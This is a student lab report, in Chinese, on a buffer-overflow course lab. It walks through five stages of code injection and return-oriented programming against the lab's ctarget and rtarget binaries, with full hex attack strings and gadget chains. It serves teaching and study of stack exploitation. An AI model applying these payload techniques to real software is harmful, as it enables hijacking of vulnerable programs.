

**实验报告**



**题目： 缓冲区溢出**

**班 级： 2021211304**

**学 号： 2021211035**

**姓 名： 赵一鸣**

**学 院： 计算机学院（国家示范性软件学院）**

**2022年 11 月 7 日**

一、实验目的  
1.理解C语言程序的函数调用机制，栈帧的结构。

2.理解x86-64的栈和参数传递机制

3.初步掌握如何编写更加安全的程序，了解编译器和操作系统提供的防攻击手段。  
3.进一步理解x86-64机器指令及指令编码。

1. 实验环境
2. Linux
3. Objdump命令反汇编
4. GDB调试工具
5. 。。。。。

三、实验内容

登录bupt1服务器，在home目录下可以找到一个targetn.tar文件，解压后得到如下文件：

README.txt；

ctarget；

rtarget；


cookie.txt；

farm.c；

hex2raw。

ctarget和rtarget运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。通过代码注入的方法实现对ctarget程序的攻击，共有3关，输入一个特定字符串，可成功调用touch1，或touch2，或touch3就通关，并向计分服务器提交得分信息；通过ROP方法实现对rtarget程序的攻击，共有2关，在指定区域找到所需要的小工具，进行拼接完成指定功能，再输入一个特定字符串，实现成功调用touch2或touch3就通关，并向计分服务器提交得分信息；否则失败，但不扣分。因此，本实验需要通过反汇编和逆向工程对ctraget和rtarget执行文件进行分析，找到保存返回地址在堆栈中的位置以及所需要的小工具机器码。实验2的具体内容见实验2说明，尤其需要认真阅读各阶段的Some Advice提示。

本实验包含了5个阶段（或关卡），难度逐级递增。各阶段分数如下所示：




四、实验步骤及实验分析


准备工作：解压压缩包，建立实验记录文件。

阶段1：

反汇编得到touch1的地址: 0x00000000004018dd



反汇编test函数的输入部分，得到缓冲区大小：0x18



那么先以24个0x00填满缓冲区，再输入touch1地址的小端表示，即可完成溢出攻击

攻击字符串ascii表示：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 40 18 dd//touch1地址

数据小端放置：

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

dd 18 40 00 00 00 00 00

阶段2：

反汇编touch2，获得函数地址：0x0000000000401911



观察到cookie在内存中的位置为：0x605524，

植入指令movq 0x605524,%rdi，其机器码十六进制表示为48 8b 3c 25 24 55 60 00

指令ret，机器码表示c3。

输入任意字符串，在创建缓存区后打断点，读取%rsp的值可知缓冲区的起始地址：0x55669498

植入指令后用任意字符占满缓存区，将栈上的数据依次以植入指令开头、touch2地址覆写，得到攻击字符串的ascii十六进制表示:

48 8b 3c 25 24 55 60 00

c3

00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 55 66 94 98

00 00 00 00 00 40 19 11

小端放置：

48 8b 3c 25 24 55 60 00

c3

00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

98 94 66 55 00 00 00 00

11 19 40 00 00 00 00 00

阶段3：基本流程和阶段2相似，但rdi传cookie字符串的首地址。

反汇编hexmatch得知，会开一个很大的栈帧覆写掉缓存区，因此cookie字符串应存放在test的栈帧内：



得到攻击序列：

48 c7 c7 c0 94 66 55

c3

00 00 00 00 00 00 00 00//塞满缓冲

00 00 00 00 55 66 94 98//植入指令的开头地址

00 00 00 00 00 40 1a 2a//touch3

33 32 30 34 36 33 30 31 00//cookie

将数据部分小端排列后：

48 c7 c7 c0 94 66 55

c3

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

98 94 66 55 00 00 00 00


2a 1a 40 00 00 00 00 00

33 32 30 34 36 33 30 31 00

阶段4：

反汇编rtarget，在farm中对照编码表查找可用工具。  
总体操作可分为两步：

1. 弹出写进栈内的cookie值
2. 将弹出的值赋给%rdi



查找编码表，发现四条可能的工具，分别对应：

0000000000401ad3 movl %eax %edi ×

0000000000401ade movq %rax %rdi √

0000000000401ad8 popq %rax ×

0000000000401aeb popq %rax √

经验证，1、3条工具不可用

再反汇编touch2，获得地址，至此构建攻击序列：  
00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 40 1a eb//pop

00 00 00 00 32 04 63 01//cookie->rax

00 00 00 00 00 40 1a de//rax->rdi

00 00 00 00 00 40 19 11//touch2

数据部分小端放置：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

eb 1a 40 00 00 00 00 00

01 63 04 32 00 00 00 00

de 1a 40 00 00 00 00 00

11 19 40 00 00 00 00 00

阶段5：

由于缓冲区地址随机，确定字符串地址较难，思路是通过一条指令时的栈指针加上一个偏移量取得地址：

movq %rsp,%rax

movq %rax,%rdi

popq %rax

0x48//rsp获取距字符串地址相差72

movl %eax,%ecx

movl %ecx,%edx

movl %edx,%esi

add\_xy//将rsp加上偏移量

movq %rax,%rdi//取得地址

0x0000000000401a2a//touch3

"cookie"

查找farm，发现如下工具：

00 00 00 00 00 40 1b 1e movq %rsp,%rax

00 00 00 00 00 40 1a de movq %rax,%rdi

00 00 00 00 00 40 1a eb popq %rax

00 00 00 00 00 40 1b 10 movl %eax,%ecx

00 00 00 00 00 40 1b 17 movl %ecx,%edx

00 00 00 00 00 40 1b 33 movl %edx,%esi

得到攻击序列：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 40 1b 1e

00 00 00 00 00 40 1a de

00 00 00 00 00 40 1a eb

00 00 00 00 00 00 00 48

00 00 00 00 00 40 1b 10

00 00 00 00 00 40 1b 17

00 00 00 00 00 40 1b 33

00 00 00 00 00 40 1b 09

00 00 00 00 00 40 1a de

00 00 00 00 00 40 1a 2a

33 32 30 34 36 33 30 31 00

小端放置：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

1e 1b 40 00 00 00 00 00

de 1a 40 00 00 00 00 00

eb 1a 40 00 00 00 00 00

48 00 00 00 00 00 00 00

10 1b 40 00 00 00 00 00

17 1b 40 00 00 00 00 00

33 1b 40 00 00 00 00 00

09 1b 40 00 00 00 00 00

de 1a 40 00 00 00 00 00

2a 1a 40 00 00 00 00 00

33 32 30 34 36 33 30 31 00

五、总结体会

总结心得（包括实验过程中遇到的问题、如何解决的、过关或挫败的感受、实验投入的时间和精力、意见和建议等）

对小端的理解更深了，认识到指令是作为一个字符串存放在内存中，对栈帧的构成理解加深。